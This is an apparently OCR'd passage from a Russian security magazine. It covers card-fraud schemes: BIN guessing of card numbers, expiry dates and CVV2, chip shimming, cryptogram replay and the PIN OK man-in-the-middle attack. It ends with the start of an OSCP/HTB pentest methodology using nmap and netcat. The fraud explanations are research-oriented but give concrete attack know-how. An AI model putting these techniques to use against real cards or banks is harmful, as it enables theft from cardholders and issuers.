В любом из этих случаев ответственность по правилам лежит на магазине, выполнившем такую высокорисковую операцию. Тем более платежные системы, такие как MasterCard, чтобы избежать имиджевых рисков, рекомендуют отклонять транзакции, пришедшие в режиме technical fallback. Никому не хочется выяснять, была ли на самом деле у клиента украдена карта, или он просто захотел не тратить деньги и объявить о мошеннической операции. Еще меньше хочется объяснять разозленным клиентам, почему по их картам купили телевизоры за тысячи долларов и в сотнях километров от их реального местоположения.

А что в России?

В России терминалы не должны принимать к оплате магнитную полосу, если карта оснащена чипом. И даже technical fallback должен быть под запретом. Однако есть неприятные исключения. На подпольных форумах недавно обсуждали, что сеть «Ашан» имеет терминалы, принимающие операции по technical fallback. В любом случае, даже если хакеры не могут использовать русские карты в России, им никто не мешает продавать эти данные другим хакерам в Европе или Америке для дальнейшей монетизации.

Офлайновые транзакции по чипу и атаки на аутентификацию

По правилам современных платежных систем 99,9% операций по картам должны совершаться онлайн — с подтверждением криптограммы на стороне банка-эмитента. Исключения — это метро, оплаты в самолетах и на круизных лайнерах. То есть там, где интернет доступен с перебоями либо нет возможности подолгу ждать ответа от банка-эмитента, как, например, у турникетов метро. Да и когда создавались протоколы EMV, множество платежных систем работало в офлайне по так называемым Floor limit — операции выше этих лимитов должны были подтверждаться онлайн, а ниже — проходили в локальном режиме, то есть подтверждались самим терминалом. Еще 5–10 лет назад количество таких терминалов, особенно в странах Латинской и Северной Америки было достаточно велико, чтобы массово пытаться атаковать недостатки офлайновой аутентификации карт.

БЕЛЫЕ КИТЫ

Именно для защиты от массового и простого мошенничества когда-то были изобретены карты с чипом и подтверждение транзакций с помощью кода 3-D Secure. Эти методы защиты не идеальны, у них были свои проблемы, о которых эксперты предупреждали с самого начала. Однако такие карты до сих пор не удается массово взламывать, а когда атака получается, она больше похожа на блицкриг — все происходит в считаные дни или часы. Небольшая группа злоумышленников получает максимум прибыли и исчезает с горизонта. Именно поэтому каждый случай или новая схема вызывают у экспертов большой интерес.

Такие случаи мы будем называть белыми китами. Это инциденты, которые случаются раз в 5–10 лет, заканчиваются катастрофой для атакуемых банков и многомилионными прибылями для атакующих и поэтому привлекают к себе очень много внимания со стороны прессы и регуляторов. Я расскажу о нескольких видах подобных атак, чтобы наглядно проиллюстрировать фундаментальные недостатки технологий карточных платежей.

Распределенные атаки на подбор карточных реквизитов

Такие атаки часто называют BIN Master attack или distributed guessing attack. Эти названия они получили благодаря самому громкому случаю, который произошел в 2016 году. Тогда английский банк Tesco подвергся распределенной атаке такого масштаба, что им пришлось выключить карточные платежи на 48 часов. За несколько дней злоумышленникам удалось украсть 22 миллиона фунтов с 20 тысяч карт. Как уже упоминалось, эти данные легко могут использоваться для оплаты в интернет-магазинах, не оснащенных 3-D Secure. Однако тут есть нюанс: в 2018 году регулятор оштрафовал банк на 16 миллионов фунтов за атаку 2016 года, — скорее всего, это указывает на то, что сами карты не были оснащены 3-D Secure.

INFO

Правила, называемые 3-D Secure Liability shift, определяют ответственную сторону в случае мошеннических операций: если банк не оснащает карты 3-D Secure, ответственность за мошенничество лежит на банке. Если карты, оснащенные 3-D Secure, используются, например, в Amazon, где данная технология не применяется, ответственность лежит на интернет-магазине.

Как хакеры подбирают полные реквизиты карт?

Предположим, у нас есть одна карта — наша. Ее номер состоит из нескольких частей. Первые шесть цифр называются BIN — bank identification number. Один и тот же BIN при этом может принадлежать более чем одному банку, кроме того, у банка может быть несколько BIN Range. Однако это главная отправная точка, от которой и пошло название атаки. Последняя цифра также вычисляется по алгоритму контрольной суммы «Луна».

Предположим, наша карта имеет номер 1234 5678 1234 5670. Следующая карта из этого диапазона, согласно алгоритму, будет заканчиваться на 5688, затем 5696 и так далее. Есть ненулевая вероятность того, что карты 5688 и 5696 существуют и активны.

Теперь необходимо выяснить значение поля Expiry Date. Если банк выдает номера карт последовательно, то, значит, следующий клиент банка, которому выпустили карту после тебя, будет обладать номером 5688. Если банк большой и открывает сотни карт каждый день, скорее всего, поле Expiry Date совпадет с таковым на твоей карте либо будет отличаться на один месяц. Для защиты от подобного подбора значений платежные системы рекомендуют внедрять рандомизацию PAN — выдавать их не последовательно, а случайно. Тогда хакерам будет сложнее узнать Expiry Date карты 5688.

Но нерешаемых задач нет. Существует множество банковских сервисов, которые помогают подобрать связку полей PAN / Expiry Date. Среди них — система восстановления пароля или логина мобильного банка, регистрация в системе ДБО, возврат денежных средств в платежном эквайринге.

И наконец, осталось угадать три цифры с обратной стороны карты — CVV2/CVC2. В конце 2014 года, когда исследователи из Университета Ньюкасла впервые провели анализ атаки на банк Tesco, они обнаружили, что 291 из 400 самых популярных онлайновых сервисов дает возможность перебирать поле CVV2. Это неудивительно: ведь деньги не принадлежат владельцам этих сервисов. Сервис — лишь инструмент для атакующего. Значит, у злоумышленников всегда будет достаточно инструментов для перебора реквизитов банковских карт. Например, в 2019 году подобная уязвимость была устранена в платежном модуле Magento CMS для PayPal.

Другая часто применяемая злоумышленниками разновидность этой атаки — это использование подобранных реквизитов для выпуска мобильного кошелька Google Pay или Apple Pay. Ирония заключается в том, что один из самых громких случаев мошенничества был направлен на сами магазины Apple. Дело в том, что множество банков (опять-таки в Америке) не требуют дополнительной верификации с помощью одноразового кода или звонка в банк при выпуске мобильного кошелька Apple Pay. Это означает, что, зная только номер карты, срок ее действия и код CVV2, можно выпустить полноценную виртуальную карту, с помощью которой уже можно расплачиваться по всему миру, а не только в США.

Существует еще одно средство защиты платежей категории card-not-present. Оно называется address verification system. В этом случае при совершении платежа платежная система сверяет еще и цифры из почтового индекса и адреса, по которому зарегистрирована карта (postcode / billing address). Такой же системой могут быть оснащены платежные терминалы, поддерживающие метод PAN Key Entry (о нем я рассказывал в прошлой статье).

ЗАКЛЮЧЕНИЕ

По оценкам Positive Technologies, до 50% банков до сих пор не защищает своих клиентов от подбора значений CVV2 и Expiry Date. Именно поэтому трудяги из стран Латинской Америки так активно занимаются поиском по всему миру карт и банков, уязвимых к данным атакам.

О других «белых китах» карточного мошенничества я расскажу в следующий раз.

Тимур Юнусов

БЛИЗКИЕ КОНТАКТЫ

КАК РАБОТАЮТ АТАКИ НА ЧИПОВЫЕ КАРТЫ


Практически все современные банковские карты снабжены специальным чипом, на котором хранится необходимая для платежей информация. В сегодняшней статье я расскажу о способах мошенничества с такими картами, а также о применяемых банками методах противодействия кардерам.

INFO

О принципах, на которых строится безопасность банковских платежных систем, ты можешь узнать в статьях «Разбираемся, как работают системы безопасности кредитных карт» и «Как хакеры крадут деньги с банковских карт».

ЧИПОВОЕ ЛЕГАСИ

Один из видов информации, содержащейся на чиповой карте, — это так называемый Track2 Equivalent. Он практически один в один повторяет содержимое магнитной полосы и, скорее всего, служит в качестве параметра идентификации карты в системах HSM и других подсистемах карточного процессинга. Один из видов атак, которые время от времени проводятся злоумышленниками, подразумевает запись данных Track2 Equivalent на магнитную полосу, после чего мошеннические операции проводятся либо как обычные транзакции по магнитной полосе, либо в режиме technical fallback. Для хищения таких данных из банкоматов используются так называемые шиммеры.



Шиммер — устройство для незаметного снятия данных при использовании чиповых карт в банкоматах

В одной из статей о шимминге упоминается, что в 2006 году, в самом начале выпуска чиповых карт, в Великобритании поле Track2 Equivalent содержало в себе оригинальный CVV2/CVC2. Из-за этой ошибки было легко создавать клоны магнитных полос карт, по которым оплата происходила с помощью чипа. Тогда платежные системы решили использовать разные seed при генерации полей CVV2/CVC2 на магнитной полосе и в поле Track2 Equivalent. Казалось бы, задача решена — значение секретного поля CVV2/CVC2 на магнитной полосе не совпадает с тем, что записано на чипе. Но шимминг жив и по-прежнему процветает. Почему?

Многие банки до сих пор одобряют транзакции со считанными с чипа значениями CVV2/CVC2! Об этом часто упоминает Visa и почти не пишет MasterCard. Одна из причин, по моему мнению, — практически во всех картах MasterCard CVC2 в Track2 Equivalent равен 000. Для русских карт это также неактуально: среди протестированных мной за два года десятков банков я не нашел ни одной карты, где эта атака была бы возможна. Тем не менее стоит отметить, что подобные атаки популярны в Америке.

INFO

Одна из немногих карт MasterCard, с которой мне удалось воспроизвести эту атаку, принадлежала банку, вообще не проверявшему значение поля CVC2. Я мог подставить туда что угодно — 000, 999 или любые другие варианты между этими числами. Скорее всего, в этом банке не был отключен режим отладки, одобряющий любые транзакции.

Чем это чревато? Хакер мог бы подменить поле `Service Code`, указывающее, что карта не содержит чипа, и сверка целостности этого поля была бы невозможна, потому что любой CVC2 принимался процессингом. Уязвимость, очень сильно похожая на следующую в списке, была быстро устранена после письма в банк.

По моей статистике, **4 из 11 карт были подвержены подобным атакам**.

БРАЗИЛЬСКИЙ ХАК

Под этим термином понимают несколько видов атак, в том числе атаку на офлайн-терминалы, описанную «Лабораторией Касперского». О самой массовой атаке с таким названием рассказывал Брайан Кребс. В чем суть нашумевшей атаки?

В начале 2010-х чиповые карты наконец-то получили широкое распространение в США. Несколько банков начали выпускать такие карты. Стоит заметить, что до сих пор самая распространенная чиповая схема в США — это не Chip & PIN, а Chip & Signature. Владельцу подобной карты не надо вводить ПИН-код, а нужно только вставить карту в считыватель и подтвердить транзакцию подписью на чеке. Почему эта схема так прижилась — расскажу дальше.

Как мне кажется, где-то в этом процессе произошла инсайдерская утечка информации, и хакеры узнали, что чиповая транзакция вроде и проходит, но не проверяется на стороне банка-эмитента. Банк просто брал поле Track2 Equivalent и проводил идентификацию, как если бы это была обычная транзакция по магнитной полосе. С несколькими нюансами: ответственность за мошенничество такого рода по новым правилам EMV Liability Shift теперь лежала на банке-эмитенте. А банки-эмитенты, не до конца понимая, как работали такие карты, не вводили сильных ограничений на «чиповые» транзакции и не использовали системы антифрода.

Быстро сообразив, что из этого можно извлечь выгоду, кардеры стали открывать мерчант-аккаунты и, используя купленные на черном рынке данные магнитных полос Track2, совершали сотни транзакций «чипом». Расследование заняло годы, и к моменту его окончания мошенники уже скрылись. Суммы потерь не разглашаются, однако очевидно, что они были существенными. Самое печальное, что с тех пор жители стран Латинской Америки рыщут по всему свету в поисках «белых китов» и активно тестируют банки, пытаясь найти другой такой же неотключенный отладочный интерфейс.

CRYPTOGRAM REPLAY И CRYPTOGRAM PREPLAY

«В дикой природе» подобная атака наблюдалась лишь единожды. Она была задокументирована и описана (PDF) в исследовании известных специалистов из Кембриджского университета.

Суть атаки заключается в обходе механизмов, обеспечивающих уникальность каждой транзакции и криптограммы. Атака позволяет «клонировать транзакции» для дальнейшего использования уже без доступа к оригинальной карте. В первой части уже рассказывалось, что на входе карта получает определенный набор данных: сумму, дату транзакции, а также два поля, обеспечивающих энтропию, даже если сумма и дата одинаковые. Со стороны терминала энтропию 2^{32} обеспечивают 4 байта поля `UN` — случайного числа. Со стороны карты — ATC-счетчик операций, увеличивающийся каждый раз на единицу. Псевдофункция выглядит примерно так:

```
Cryptogram=Signature(ATC,UN,Amount,Misc,SecretKey)
```

Если одно из полей меняется, изменяется и выходное значение криптограммы. Однако что произойдет, если все поля останутся прежними? Значит, и прежняя криптограмма останется валидной. Из этого следуют две возможности атак на чиповые транзакции.

Cryptogram Replay. Если скомпрометированный терминал выдает одно и то же поле `UN`, однажды считанная с карты криптограмма с переданным предсказуемым полем `UN` может использоваться сколько угодно раз. Даже на следующий день злоумышленники могут передавать информацию о старой криптограмме со старой датой в запросе на авторизацию, и это не приведет к отказу. В моих прошлогодних тестах я повторил одну и ту же криптограмму семь раз на протяжении семи дней, и это не вызвало никаких подозрений у банка.




Схема атаки Cryptogram Replay

Cryptogram Preplay. Эта схема используется, если уязвимый терминал возвращает не один и тот же `UN`, но выдает их предсказуемыми. Именно так работал уязвимый банкомат в описанной выше мальтийской атаке. В таком случае злоумышленник при физическом доступе к карте клонирует несколько транзакций «на будущее». В отличие от первой атаки, каждая транзакция может использоваться только один раз.

Эта атака интересна с исторической точки зрения развития протокола EMV. Когда протокол создавался, поле ATC было создано специально для защиты от подобных атак.

Банк-эмитент должен был проверять значение поля ATC, и, если эти значения приходили не по порядку, с заметными скачками, подозрительные транзакции отклонялись.

Например, если на процессинг поступали транзакции значением ATC `0001, 0002, *0008*, *0008*, *0008*, 0009, 0010, *0003*, *0004*`, то операции, номера которых выделены в этой последовательности, должны были считаться подозрительными и отклоняться процессингом. Но затем начали поступать жалобы от клиентов, и в технологию были внесены коррективы.

Рассмотрим пример: клиент банка садится в самолет, расплачивается в самолете картой с использованием офлайн-терминала. Далее самолет приземляется, и клиент расплачивается картой в отеле. И только после этого используемый в самолете терминал подключается к сети и передает данные о транзакциях. В таком случае будет зафиксирован скачок ATC, и, следуя правилам платежных систем, банк мог бы отклонить абсолютно легитимную транзакцию. После нескольких подобных эпизодов платежные системы внесли коррективы в их требования по «скачкам ATC»:

- скачки должны считаться, только если дельта между значениями счетчика «выше X», где значение X каждый банк должен определять индивидуально;
- скачки не обязательно служат признаком мошенничества, однако постоянные скачки выше значения X — это повод связаться с клиентом для выяснения обстоятельств.

При этом за бортом изменений остался первый сценарий — cryptogram replay. Если карточный процессинг спроектирован корректно, нет ни одного разумного объяснения ситуации, когда один и тот же набор данных (Cryptogram, UN, ATC) поступает на вход много раз и успешно одобряется банком. За последний год я отправил информацию об этой атаке более чем в 30 разных банков и получил достаточно широкий спектр ответов.

В некоторых случаях неправильное проектирование сервисов процессинга приводит к тому, что банк не может просто заблокировать операции с одинаковыми значениями. Также стоит отметить, что в «дикой природе» я не встречал терминалы, которые возвращали бы одинаковое значение поля UN. То есть злоумышленникам приходится использовать их собственные терминалы, что делает отмывание денег более сложным.


Кроме того, даже офлайн-аутентификация не всегда помогает: ее можно обойти либо предположить, что источник UN скомпрометирован и в ней. В этом случае можно заранее высчитать результирующие значения схем аутентификации DDA/CDA для предсказуемого поля UN.

Статистика показывает, что **18 из 31 банковской карты подвержены атакам replay/preplay** в отношении контактного или бесконтактного чипа. При этом в России я не смог найти ни одного уязвимого для этого типа атак банка, что крайне любопытно.

PIN OK

Пожалуй, это самая известная атака на чипы. Первые теоретические предпосылки к этой атаке команда из Кембриджа описала в 2005 году в исследовании Chip and Spin, за год до того, как стандарт EMV получил распространение в Великобритании. Но повышенное внимание к этой атаке возникло гораздо позднее.

В 2010 году выходит полноценное исследование кембриджской четверки, посвященное атаке PIN OK. Для этой атаки они использовали устройство, реализующее технику «человек посередине» между чипом карты и ридером терминала.



Устройство для реализации техники «человек посередине»

В 2011 году на конференциях Black Hat и DEFCON группа исследователей из Inverse Path и Aperture Labs представила больше информации об этой атаке. Тогда же, в 2011 году, организованная преступная группировка использовала 40 украденных банковских карт для совершения 7000 мошеннических транзакций, в результате которых было украдено 680 тысяч евро. Вместо применявшегося исследователями громоздкого устройства преступники воспользовались маленьким незаметным «вторым чипом», установленным поверх оригинального, что позволяло эмулировать атаку в реальных условиях.

В декабре 2014 года исследователи из Inverse Path снова подняли тему атак на транзакции EMV и представили немного статистики, собранной ими за три года (PDF). В 2015 году было выпущено детальное техническое исследование атаки (PDF), совершенной неизвестными злоумышленниками в 2011 году.

Давай рассмотрим технические детали этой атаки. Для ее реализации, напомним, нужно использовать технику man in the middle. Карта передает терминалу поле CVM List (Card Verification Method) — приоритетный список методов верификации владельца карты, поддерживаемых картой. Если первое правило на карте «офлайн-ПИН шифрованный/нешифрованный», на этом этапе ничего не происходит. Если первое правило другое, то во время атаки первое правило подменяется на «офлайн-ПИН».

Затем терминал запрашивает у владельца карты ПИН-код. Правило «офлайн-ПИН» означает, что ПИН-код будет передан карте для сверки в открытом или шифрованном виде. В ответ карта либо ответит `63C2` «Неверный ПИН, осталось две попытки», либо `9000` «ПИН OK». Именно на этом этапе злоумышленник, внедрившийся в процесс авторизации, заменит первый ответ вторым.

На данном этапе терминал считает, что ПИН введен корректно, и запрашивает у карты криптограмму (запрос Generate AC), передавая ей все запрашиваемые поля. Карта знает, что ПИН либо не введен совсем, либо введен некорректно. Но при этом карта не знает, какое решение дальше принял терминал. Например, есть терминалы, которые при вводе некорректного ПИН-кода просят держателя карты поставить подпись на тачскрине — делается это для его же комфорта. Поэтому, когда терминал запрашивает криптограмму, карта отдает ее. В ответе содержится поле CVR — Card Verification Results, которое указывает, был ли проверен ПИН-код картой или нет. Более того, это поле является частью платежной криптограммы, и подменить его значение злоумышленникам не удастся: попытка приведет к ошибке сверки криптограммы на HSM.

Терминал отсылает все данные в пакете ISO 8583 Authorization Request банку-эквайеру, затем они поступают банку-эмитенту. Банк видит два поля: CVMResults, которое указывает, что в качестве метода верификации был выбран офлайн-ПИН и что терминал поддерживает этот метод верификации. Но еще банк видит, что карта НЕ приняла ПИН-код либо что он был введен некорректно. И несмотря ни на что, одобряет транзакцию.

Если карта использует схему аутентификации CDA и злоумышленникам необходимо подменить первое правило CVM list, офлайн-аутентификация будет завершена с ошибкой. Однако это всегда обходится подменой полей Issuer Action Code. Подробности данного случая описаны в последней версии презентации от 2014 года экспертами из Inverse Path.

Также в первом исследовании от 2011 года специалисты показали, что стандарт EMV позволяет не отклонять транзакции на платежном устройстве, даже если безопасные методы аутентификации и верификации не сработали, а идти дальше, каждый раз выбирая менее безопасные методы (так называемый fallback). Это открывает перед злоумышленниками другие возможности, включая атаки на похищение ПИН-кода во время операций на скомпрометированных POS-терминалах.

ЗАКЛЮЧЕНИЕ

Интересная статистика за последний год: несмотря на то что еще в 2010-м «настоящие безопасники» из банков умилялись тому, как кто-то не следит за очевидными проблемами карточного процессинга, в 2020 году все примерно так же плохо. Статистика проверок за прошлый год показала, что 31 из 33 карт банков с разных уголков Земли, включая российские, уязвима к этой атаке.

В следующей статье я рассмотрю схемы атак на бесконтактные карты и связанные с ними приложения — мобильные кошельки.

ПЕНТЕСТ ПО-СВОЕМУ

СОЗДАЕМ СОБСТВЕННУЮ МЕТОДИКУ ТЕСТИРОВАНИЯ НА ПРИМЕРЕ МАШИН С OSCP И HACK THE BOX

Евгений Грязнов
evgeniy@graznov.ru

Каждому начинающему пентестеру или просто энтузиасту мира ИБ однажды хочется перейти от чтения захватывающих райтапов к практике. Как же лучше это сделать и на что обязательно стоит обратить внимание? В этой статье я расскажу о своем пути и поделюсь некоторыми из своих наработок.

Райтапы по HTB или CTF-машинам сродни хорошему детективу. Опытный пентестер быстро находит уязвимость, пишет скрипт для ее эксплуатации, и вот уже заветный флаг у нас в руках! Однако в реальности этот процесс со всеми удачными и неудачными попытками может занять от нескольких часов до нескольких десятков дней. Об этом не принято писать в райтапах, ведь сам поиск далеко не такой красочный. Как же в реальности находятся те самые «правильные места» и как узнать, на что стоит обратить внимание? Для этого у большинства серьезных пентестеров есть собственная методика или список чек-листов.

INFO

Вся информация, приведенная в статье, собрана автором во время прохождения лаборатории OSCP и машин с HTB. При реальном пентесте многие вещи могут работать иначе, и это стоит обязательно учитывать! Если ты слышишь о OSCP впервые, просто прочитай статью о самом популярном экзамене.

Типичный процесс исследования любой машины разделен на несколько этапов.

1. Сканирование и сбор информации (Scanning).
2. Определение уязвимостей (Enumeration).
3. Эксплуатация уязвимостей (Exploitation).
4. Повышение привилегий (Privilege Escalation).
5. Постэксплуатация (Post Exploitation).
6. Очистка следов (House Cleaning).

Пройдемся по ним, чтобы понять, как эффективнее действовать на каждом.

СКАНИРОВАНИЕ И СБОР ИНФОРМАЦИИ

Первое, что тебе необходимо сделать, — это привести исследуемую машину в исходное состояние. Для этого во всех сервисах есть опция Revert или Reset. Собирать информацию, не вернув машину в исходное состояние, не стоит: там могут не найтись нужные файлы или в общедоступной папке на FTP уже может лежать готовый эксплоит, что испортит тебе все удовольствие и возможность получить опыт.

Что еще хуже, некоторые эксплоиты вроде переполнения буфера могут сработать ровно один раз, и, сканируя такую машину, ты просто не найдешь нужный сервис. Поэтому всегда возвращаем машину в исходное состояние! В HTB стараются не делать таких сервисов, но там тоже можно проголосовать за Revert или перезапустить машину самому, если у тебя есть статус VIP.

Сканирование портов

Споры о правильных способах сканирования портов не утихают никогда. Существует много разных скриптов вроде Autorecon, nmapAutomator, они очень полезные, но я не рекомендую начинать с них. Почему? Всегда лучше понять, как работает та или иная утилита, а не слепо полагаться на нее. Поэтому лучше скачай их и посмотри исходный код, а мы будем использовать старый добрый Nmap.

Для начала можно пройтись быстрым сканированием популярных портов:

```
$ nmap x.x.x.x -v --top-ports 10 -open
```

Если вдруг Nmap возвращает ошибку о недоступности хоста, попробуй опцию -Pn. Пока ты размышляешь над полученной информацией, можно запустить полное сканирование всех TCP-портов.


```
$ nmap x.x.x.x -p- -v -sV --reason
```

Не забудь, существуют еще порты UDP! Командную строку для их сканирования я оставлю тебе в качестве домашнего задания.

INFO

Помни: даже некоторые лабораторные машины могут иметь защиту от сканирования. Если вдруг в середине сканирования все внезапно прервалось или зависло, поиграй с опциями Nmap. Например, увеличь время между пробами портов и уменьши количество одновременных проб.

В результате всех этих действий у тебя будет информация о доступных на машине портах.



Результат сканирования портов

Не бросайся сразу же искать эксплоит для VMware или Samba! Ты совершишь самую большую ошибку и рискуешь попасть в так называемые кроличьи норы (Rabbit Holes). Тупиковые места, которых страшно боятся все на экзамене OSCP: ты можешь потратить часы в попытках сломать, например, WordPress и в конце не добиться результата, поскольку уязвимость была в другом сервисе, но ты до него просто не дошел.

Твоя задача — собрать весь список открытых портов и возможных сервисов, которые работают за ними. После этого переходим к дальнейшему сбору информации.

Как улучшить свои навыки сканирования? Читай райтапы, смотри, какие в них используются инструменты, и пополняй свою копилку. Рекомендую завести отдельный репозиторий с документами и там планомерно создавать собственную методику. У меня в разделе «сканирование портов» сейчас около десятка разных способов сканирования (Nmap, masscan, скрипты и другие).

Особо обрати внимание на любые порты, которые Nmap не смог однозначно идентифицировать. Также — порты, о которых ты не знал раньше, и на привычные вещи вроде веб-серверов и FTP на нестандартных портах вроде 9000, 5000 и других. Обычно это перспективные с точки зрения эксплуатации сервисы, которые просто хотели спрятать от быстрого сканирования. Именно поэтому я рекомендую всегда проводить полное сканирование всех портов TCP и быстрое — базовых UDP. Мне встречались машины, где уязвимый сервис был спрятан в UDP.

Сервисы

В этом разделе я приведу примеры нескольких популярных портов и расскажу, на что обязательно стоит обращать внимание при исследовании каждого.


21-й порт

Мне очень нравится проверять информацию о любых, особенно неизвестных портах на сайте speedguide.net. На экзамене это даже помогло мне взять одну из машин!

Как видно, порт 21 обычно отвечает за FTP, но за ним может находиться любой из известных тебе FTP-сервисов, а может и не FTP вообще. Вдруг какой-то хитрый админ перевесил туда SSH? Поэтому первое, что я всегда делаю, — пробую подключиться к сервису с помощью netcat.

```
$ nc -nv x.x.x.x 21
```

Чаще всего тебя встретит баннер FTP-сервера, вроде такого.



```
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Connected to 127.0.0.1:21.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 18:49. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
^C
```

Пример ответа FTP-сервера

Но если увидишь там ответ SSH или иного сервиса, просто запиши это и переходи к соответствующему разделу, чтобы понять, что еще оттуда можно добыть!

На что следует обратить внимание при исследовании FTP:

- название программы-сервера и ее версия;
- разрешен ли анонимный доступ;
- нет ли чего-то интересного в папках на сервере;
- не разрешена ли запись в какую-нибудь папку;
- есть ли уязвимости в этой версии сервера.

1. Версию FTP тебе покажет nc, либо можно попробовать узнать ее через Nmap:

   ```
   $ nmap -A -v x.x.x.x -p21
   ```

   В сети есть множество программ, которые пытаются эвристически определить версию FTP-сервера, можешь использовать их.
2. Теперь подключись к серверу стандартным FTP-клиентом и проверь анонимный доступ. Обычно это guest, ftp, anonymous. Если получилось — отлично. Если нет, не отчаивайся — возможно, ты найдешь учетные данные позже или сервис вообще не понадобится.
3. Если удалось попасть на FTP, осмотрись. Это может быть просто пустая папка, а может каталог веб-сервера, запиши это. Иногда находятся какие-нибудь файлы — складируй их для дальнейшего изучения. Кстати, самое время найти и записать себе команду для рекурсивного скачивания всех файлов с FTP! Ты же не собираешься постоянно делать это по одному?
4. Проверь, можешь ли ты записать в папку хоть что-то. Удобно сделать это командой **put**. Но помни, иногда сервер дает право записи, но не удаления! Не клади туда ничего ценного, лабораторные машины доступны всем.
5. Время поискать уязвимости. Самый простой и разрешенный в OSCP способ — использовать скриптовые возможности Nmap. С них стоит начинать всегда независимо от того, какой порт ты изучаешь. Давай узнаем, какие есть скрипты для FTP, и запустим их все сразу. (Кстати, так за тебя делает nmapAutomator.)

```
$ ls -la /usr/share/nmap/scripts/ftp*
$ nmap --script ftp-* -p21 x.x.x.x
```

Нашлись возможные уязвимости? Отлично! Запиши их себе, но не бросайся сразу же пробовать! У нас еще столько непроверенных портов. Ты же не хочешь попасть в кроличью нору? Но если больше ничего не нашлось — тоже не беда! В разделе «Поиск уязвимостей» я расскажу, где еще их можно поискать.

Вот небольшой список того, что мне встречалось на FTP в лабораториях и HTB.

- FTP-сервер, уязвимый к переполнению буфера.
- Доступ к полному содержимому диска C, где удалось найти конфигурационные файлы с логинами к другому сервису.
- Возможность записать файл в директорию веб-сервера для дальнейшего выполнения кода.
- Directory Traversal (возможность читать файлы не только из папки FTP-сервера).
- И еще многое другое! Не забывай дописывать к своей методике удачные ходы.

22-й порт

Обычно это порт SSH, но мы же не доверяем числам! Проверь его с помощью nc.

```
$ nc -nv x.x.x.x 22
```

```
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Connected to 192.168.10.10:22.
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
```

Пример ответа SSH

Отлично, это точно SSH! Видишь версию пакета? **OpenSSH_8.2p1**. Дальше слова **Ubuntu-4ubuntu0.1** говорят нам о том, что это, скорее всего, Ubuntu. Поискав в Google «openssh 8.2p1 4ubuntu0.1 version», мы можем с большой долей уверенности сказать, что это версия Focal 20.04. Запиши эту информацию, возможно, она пригодится.

Теперь нужно получить отпечаток (fingerprint) для SSH.

```
$ ssh root@x.x.x.x
```

Для чего нам эта информация? Например, посмотреть, нет ли для этого отпечатка известного приватного ключа SSH. Обязательно прочитай об уязвимых ключах SSH.

Теперь осталось самое интересное и сложное. Научись понимать расширенный вывод SSH. Для этого просто запусти SSH с ключом **-v**.

```
$ ssh root@x.x.x.x -v
```

Сначала ты можешь быть шокирован размером появившегося текста, но он крайне важен! Изучи его.

